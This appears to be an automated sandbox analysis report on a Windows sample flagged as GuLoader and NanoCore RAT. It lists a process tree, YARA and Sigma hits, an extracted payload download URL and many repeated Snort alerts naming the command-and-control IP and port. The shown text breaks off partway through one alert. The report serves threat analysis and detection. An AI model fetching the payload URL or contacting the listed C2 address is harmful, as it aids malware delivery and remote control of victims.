ID: 634648
Sample Name:
SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
Cookbook: default.jbs
Time: 15:53:31
Date: 26/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report SecuriteInfo.com.W32.AIDetect.malware2.20966.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: GuLoader 4
Yara Signatures 4
Memory Dumps 4
Sigma Signatures 5
AV Detection 5
E-Banking Fraud 5
Stealing of Sensitive Information 5
Remote Access Functionality 5
Snort Signatures 5
Joe Sandbox Signatures 25
AV Detection 25
Networking 25
Data Obfuscation 25
Hooking and other Techniques for Hiding and Protection 25
Malware Analysis System Evasion 25
Mitre Att&ck Matrix 25
Behavior Graph 26
Screenshots 27
Thumbnails 27
Antivirus, Machine Learning and Genetic Malware Detection 28
Initial Sample 28
Dropped Files 28
Unpacked PE Files 28
Domains 28
URLs 28
Domains and IPs 29
Contacted Domains 29
Contacted URLs 29
URLs from Memory and Binaries 29
World Map of Contacted IPs 29
Public IPs 30
General Information 30
Warnings 31
Simulations 31
Behavior and APIs 31
Joe Sandbox View / Context 31
IPs 31
Domains 31
ASNs 31
JA3 Fingerprints 31
Dropped Files 31
Created / dropped Files 31
C:\Users\user\AppData\Local\Temp\Bolson210.ini 31
C:\Users\user\AppData\Local\Temp\Efterkommelserne.lnk 32
C:\Users\user\AppData\Local\Temp\GooCanvas-3.0.typelib 32
C:\Users\user\AppData\Local\Temp\Lib.Platform.Windows.Native.dll 32
C:\Users\user\AppData\Local\Temp\NMDllHost.exe 33
C:\Users\user\AppData\Local\Temp\Nonarguable.JAP 33
C:\Users\user\AppData\Local\Temp\SourceCodePro-Medium.otf 33
C:\Users\user\AppData\Local\Temp\System.Net.Http.dll 34
C:\Users\user\AppData\Local\Temp\athcfg20U.dll 34
C:\Users\user\AppData\Local\Temp\audio-volume-high.png 34
C:\Users\user\AppData\Local\Temp\battery-level-10-symbolic.symbolic.png 35
C:\Users\user\AppData\Local\Temp\directory\filename.exe 35
C:\Users\user\AppData\Local\Temp\edit-clear-rtl.png 35
C:\Users\user\AppData\Local\Temp\farme.Fej5 36
C:\Users\user\AppData\Local\Temp\network-wireless-hotspot-symbolic.symbolic.png 36
C:\Users\user\AppData\Local\Temp\nsiAE0F.tmp\System.dll 36
C:\Users\user\AppData\Local\Temp\vmmemctl.inf 37
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\catalog.dat 37
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\run.dat 37
Static File Info 38
General 38
File Icon 38

Static PE Info 38
General 38
Authenticode Signature 38
Entrypoint Preview 38
Rich Headers 39
Data Directories 39
Sections 40
Resources 40
Imports 40
Version Infos 41
Possible Origin 41
Network Behavior 41
Snort IDS Alerts 41
Network Port Distribution 49
TCP Packets 50
UDP Packets 51
DNS Queries 54
DNS Answers 56
HTTP Request Dependency Graph 58
HTTPS Proxied Packets 59
Statistics 68
Behavior 68
System Behavior 68
Analysis Process: SecuriteInfo.com.W32.AIDetect.malware2.20966.exePID: 4060, Parent PID: 4948 68
General 68
File Activities 69
Registry Activities 69
Analysis Process: CasPol.exePID: 5668, Parent PID: 4060 69
General 69
File Activities 69
File Created 69
File Written 70
File Read 71
Registry Activities 72
Key Value Created 72
Analysis Process: conhost.exePID: 1776, Parent PID: 5668 72
General 72
File Activities 72
Disassembly 72


Windows Analysis Report

SecuriteInfo.com.W32.AIDetect.malware2.20966.exe


Overview

General Information

Sample Name:	SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
Analysis ID:	634648
MD5:	64d7de9ac60040..
SHA1:	961f113b32ce2f0..
SHA256:	da36f8024e0a8b..
Infos:	



Detection




NanoCore, GuLoader

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: NanoCore
- Yara detected GuLoader
- Snort IDS alert for network traffic
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- C2 URLs / IPs found in malware con…
- Hides that the sample has been dow…
- Uses 32bit PE files
- May sleep (evasive loops) to hinder…
- Contains functionality to shutdown /…

Classification



Process Tree

- **System is w10x64native**
- SecuriteInfo.com.W32.AIDetect.malware2.20966.exe (PID: 4060 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe" MD5: 64D7DE9AC600402C1F3E5B9849CBD12C)
  - CasPol.exe (PID: 5668 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe" MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
    - conhost.exe (PID: 1776 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "https://cdn.discordapp.com/attachments/963535165500588126/979323922124263434/NANO_uyUuDnXlo102.bin"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000000.52242866721.0000000000E10000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000001.00000002.52901204008.0000000002B10000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Signatures

AV Detection

Sigma detected: NanoCore

E-Banking Fraud

Sigma detected: NanoCore

Stealing of Sensitive Information

Sigma detected: NanoCore

Remote Access Functionality

Sigma detected: NanoCore

Snort Signatures

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864981560402816766 05/26/22-16:00:39.811449
SID:	2816766
Source Port:	49815
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864982560402816766 05/26/22-16:01:30.751950
SID:	2816766
Source Port:	49825
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864984860402816766 05/26/22-16:03:48.494476
SID:	2816766
Source Port:	49848
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864980560402816766 05/26/22-15:59:43.928974
SID:	2816766
Source Port:	49805
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864983560402816766 05/26/22-16:02:33.314402
SID:	2816766
Source Port:	49835
Destination Port:	6040

Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864980260402816766 05/26/22-15:59:24.960165
SID:	2816766
Source Port:	49802
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864983860402816766 05/26/22-16:02:53.694726
SID:	2816766
Source Port:	49838
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864982860402025019 05/26/22-16:01:47.699375
SID:	2025019
Source Port:	49828
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864983860402025019 05/26/22-16:02:51.890427
SID:	2025019
Source Port:	49838
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864984860402025019 05/26/22-16:03:48.023194
SID:	2025019
Source Port:	49848
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864980560402025019 05/26/22-15:59:42.351272
SID:	2025019
Source Port:	49805
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864980860402816766 05/26/22-15:59:56.200164
SID:	2816766
Source Port:	49808
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864982860402816766 05/26/22-16:01:49.192850
SID:	2816766
Source Port:	49828
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864981560402025019 05/26/22-16:00:38.576495
SID:	2025019
Source Port:	49815
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864981860402816766 05/26/22-16:00:58.648971
SID:	2816766
Source Port:	49818
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864982560402025019 05/26/22-16:01:29.065196
SID:	2025019
Source Port:	49825
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864976560402025019 05/26/22-15:56:12.879846
SID:	2025019
Source Port:	49765
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864983560402025019 05/26/22-16:02:31.953912
SID:	2025019
Source Port:	49835
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864977960402816766 05/26/22-15:57:19.190487
SID:	2816766
Source Port:	49779
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864979960402816766 05/26/22-15:59:06.257645
SID:	2816766
Source Port:	49799

Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864981860402025019 05/26/22-16:00:57.495581
SID:	2025019
Source Port:	49818
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864978960402816766 05/26/22-15:58:10.277104
SID:	2816766
Source Port:	49789
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864977060402816766 05/26/22-15:56:33.178512
SID:	2816766
Source Port:	49770
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864980860402025019 05/26/22-15:59:54.775081
SID:	2025019
Source Port:	49808
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864976960402816766 05/26/22-15:56:27.425771
SID:	2816766
Source Port:	49769
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864984260402816766 05/26/22-16:03:17.908121
SID:	2816766
Source Port:	49842
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864979860402816766 05/26/22-15:58:59.800390
SID:	2816766
Source Port:	49798
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864981260402816766 05/26/22-16:00:21.076032
SID:	2816766
Source Port:	49812
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864983260402816766 05/26/22-16:02:14.500974
SID:	2816766
Source Port:	49832
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864979560402025019 05/26/22-15:58:39.522469
SID:	2025019
Source Port:	49795
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864979060402816766 05/26/22-15:58:16.133681
SID:	2816766
Source Port:	49790
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864978860402816766 05/26/22-15:58:04.100981
SID:	2816766
Source Port:	49788
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864981760402025019 05/26/22-16:00:51.220728
SID:	2025019
Source Port:	49817
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864982760402025019 05/26/22-16:01:41.566194
SID:	2025019
Source Port:	49827
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864983760402025019 05/26/22-16:02:44.519407
SID:	2025019
Source Port:	49837

Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864977360402025019 05/26/22-15:56:44.690350
SID:	2025019
Source Port:	49773
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864984760402025019 05/26/22-16:03:41.655642
SID:	2025019
Source Port:	49847
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864980960402816766 05/26/22-16:00:02.620266
SID:	2816766
Source Port:	49809
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864982960402816766 05/26/22-16:01:54.973971
SID:	2816766
Source Port:	49829
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864979060402025019 05/26/22-15:58:14.803346
SID:	2025019
Source Port:	49790
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864981960402816766 05/26/22-16:01:05.464986
SID:	2816766
Source Port:	49819
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	−
Timestamp:	192.168.11.2023.105.131.1864983460402816766 05/26/22-16:02:27.319667
SID:	2816766
Source Port:	49834
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864980460402816766 05/26/22-15:59:37.256053
SID:	2816766
Source Port:	49804
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864984460402816766 05/26/22-16:03:30.418952
SID:	2816766
Source Port:	49844
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864977060402025019 05/26/22-15:56:31.788768
SID:	2025019
Source Port:	49770
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864979360402025019 05/26/22-15:58:27.110768
SID:	2025019
Source Port:	49793
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864984760402816766 05/26/22-16:03:43.011572
SID:	2816766
Source Port:	49847
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864981460402816766 05/26/22-16:00:33.731642
SID:	2816766
Source Port:	49814
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864978360402025019 05/26/22-15:57:36.897932
SID:	2025019
Source Port:	49783
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864982460402816766 05/26/22-16:01:24.617191
SID:	2816766
Source Port:	49824

Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864980760402816766 05/26/22-15:59:49.737530
SID:	2816766
Source Port:	49807
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864978160402025019 05/26/22-15:57:24.359156
SID:	2025019
Source Port:	49781
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864977160402025019 05/26/22-15:56:38.170315
SID:	2025019
Source Port:	49771
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864983760402816766 05/26/22-16:02:46.019641
SID:	2816766
Source Port:	49837
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864984660402816766 05/26/22-16:03:36.972101
SID:	2816766
Source Port:	49846
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864983960402025019 05/26/22-16:02:58.151287
SID:	2025019
Source Port:	49839
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864982760402816766 05/26/22-16:01:43.014053
SID:	2816766
Source Port:	49827
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864976160402025019 05/26/22-15:56:00.383368
SID:	2025019
Source Port:	49761
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864981760402816766 05/26/22-16:00:52.533812
SID:	2816766
Source Port:	49817
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864981660402816766 05/26/22-16:00:46.292905
SID:	2816766
Source Port:	49816
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864976260402025019 05/26/22-15:56:06.629341
SID:	2025019
Source Port:	49762
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864978260402025019 05/26/22-15:57:30.508429
SID:	2025019
Source Port:	49782
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864983660402816766 05/26/22-16:02:39.799674
SID:	2816766
Source Port:	49836
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864982660402816766 05/26/22-16:01:36.741417
SID:	2816766
Source Port:	49826
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864979160402025019 05/26/22-15:58:21.000554
SID:	2025019
Source Port:	49791

Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864976160402816766 05/26/22-15:56:01.939832
SID:	2816766
Source Port:	49761
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864981060402025019 05/26/22-16:00:07.364061
SID:	2025019
Source Port:	49810
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864983060402025019 05/26/22-16:02:00.188714
SID:	2025019
Source Port:	49830
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864978160402816766 05/26/22-15:57:25.603009
SID:	2816766
Source Port:	49781
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864984360402025019 05/26/22-16:03:23.027250
SID:	2025019
Source Port:	49843
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864977160402816766 05/26/22-15:56:40.126407
SID:	2816766
Source Port:	49771
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864977460402816766 05/26/22-15:56:53.223065
SID:	2816766
Source Port:	49774
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864980060402025019 05/26/22-15:59:10.769530
SID:	2025019
Source Port:	49800
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864984060402025019 05/26/22-16:03:04.351885
SID:	2025019
Source Port:	49840
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864979760402816766 05/26/22-15:58:53.460534
SID:	2816766
Source Port:	49797
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864978760402816766 05/26/22-15:57:57.478253
SID:	2816766
Source Port:	49787
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864979160402816766 05/26/22-15:58:22.263883
SID:	2816766
Source Port:	49791
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
Timestamp:	192.168.11.2023.105.131.1864982060402025019 05/26/22-16:01:09.994060
SID:	2025019
Source Port:	49820
Destination Port:	6040
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.186	
